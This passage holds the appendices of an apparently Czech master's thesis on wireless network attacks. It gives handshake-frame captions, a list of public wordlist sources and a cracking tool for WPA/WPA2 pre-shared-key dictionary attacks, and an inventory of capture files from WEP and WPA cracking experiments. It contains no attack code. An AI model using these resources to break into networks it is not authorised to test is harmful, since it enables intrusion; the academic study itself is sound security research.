
Obr. A.1: Rámec zaslaný přístupovým bodem klientovi při inicializaci 4-way handshake



Obr A.2: Rámec obsahující odpověď klienta na rámec přijatý od AP v rámci 4-way handshake



Obr. A.3: Třetí rámec 4-way handshake



Obr. A.4: Čtvrtý rámec 4-way handshake

B Slovníky pro útok na PSK WPA/WPA2

Seznam zdrojů obsahující slovníky pro útok na PSK WPA/WPA2 [22]:

ftp://ftp.openwall.com/pub/wordlists/
http://www.openwall.com/mirrors/
ftp://ftp.ox.ac.uk/pub/wordlists/
http://gdataonline.com/downloads/GDict/
http://www.theargon.com/achilles/wordlists/
http://theargon.com/achilles/wordlists/theargonlists/
ftp://ftp.cerias.purdue.edu/pub/dict/
http://www.outpost9.com/files/WordLists.html
http://www.securinfos.info/wordlists_dictionnaires.php
http://www.vulnerabilityassessment.co.uk/passwords.htm
http://packetstormsecurity.org/Crackers/wordlists/
http://www.ai.uga.edu/ftplib/natural-language/moby/
http://www.insidepro.com/eng/download.shtml
http://www.word-list.com/
http://www.cotse.com/tools/wordlists1.htm
http://www.cotse.com/tools/wordlists2.htm
http://wordlist.sourceforge.net/

V případě, že si chcete vytvořit vlastní slovník, je možné použít následující odkaz:

http://awlg.org/index.gen

popřípadě utilita John the Ripper dostupná z http://www.openwall.com/john/

C Obsah přiložených souborů na DVD

Files/ - zachycené soubory z jednotlivých útoků
|-- ARP injekce
replay_arp-0414-093754.cap – zachycené ARP rámce v síti
replay_src-0414-093853.cap – vybraný ARP rámec použitý při ARP injekci
arpinjection-01.ivs – zachycené ARP odpovědi, možné použít k získání hesla
|-- Fragmentační útok
replay_src-0414-101235.cap – zachycený rámec použitý pro fragmentační útok
fragment-0414-101238.xor – získaný keystream o délce 1500 B
|-- Autenticated KoreK chopchop
|-- Fake autentization
replay_src-0414-104234.cap – zachycený rámec pro KoreK chopchop útok
replay_dec-0414-104643.xor – získaný keystream
replay_dec-0414-104643.cap – dešifrovaný rámec
|-- Changed MAC
replay_src-0414-112348.cap – zachycený rámec pro KoreK chopchop útok
replay_dec-0414-112419.xor – získaný keystream
replay_dec-0414-112419.cap – dešifrovaný rámec
|-- KoreK chopchop without autenticated
|-- Izolovani_klienti
replay_src-0414-115515.cap – zachycený rámec pro KoreK chopchop útok
replay_dec-0414-115539.xor – získaný keystream
replay_dec-0414-115539.cap – dešifrovaný rámec
|-- Bez_klienta
replay_src-0414-115852.cap – zachycený rámec pro KoreK chopchop útok
replay_dec-0414-120736.xor – získaný keystream
replay_dec-0414-120736.cap – dešifrovaný rámec
|-- FMS
fmspass01_128.cap – zachycená data pro FMS útok pomocí utility AirSnort
|-- KoreK
|-- 64 – obsahuje zachycená data šifrovaná 40 bitovým WEP pro útok KoreK
korek0164-01.cap
korek0264-01.cap
korek0364-01.cap
|-- 128 – obsahuje zachycená data šifrovaná 104 bitovým WEP pro útok KoreK
korek01128-01.cap
korek02128-01.cap
korek03128-01.cap

|-- PTW
    |-- 64 – obsahuje zachycená data šifrovaná 40 bitovým WEP pro útok PTW
        ptwpass01_64-01.cap
        ptwpass02_64-01.cap
        ptwpass03_64-01.cap
    |-- 128 – obsahuje zachycená data šifrovaná 104 bitovým WEP pro útok PTW
        ptwpass01_128-01.cap
        ptwpass02_128-01.cap
        ptwpass03_128-01.cap
|-- Vytvorene ramce
        Arp-request.cap
        UDP-frame.cap
|-- WPAPSK
    |-- deautentizace
        wpapsk-01.cap – zachycený WPA handshake v případě deautentizace
    |-- prihlaseni
        wpapsk-01.cap – zachycený WPA handshake při přihlášení
    dict - slovník
|-- WPA2PSK
    |-- two_dictionary
        wpa2psk-2d-01.cap – zachycený WPA handshake
        xaa – první část rozděleného slovníku
        xab – druhá část rozděleného slonvíku
    dict – použitý slovník
    hashfile - vygenerován hash pomocí genpmk pro dané SSID a slovník
    wpa2psk-01.cap – zachycený WPA handshake
    wpa2psk-test-01.cap – zachycený WPA handshake se změněným heslem
|-- Src – adresář obsahující tabulky a obrázky použité v diplomové práci
    |-- Tab/*
    |-- Obrázky/*
DP_xsedla60.pdf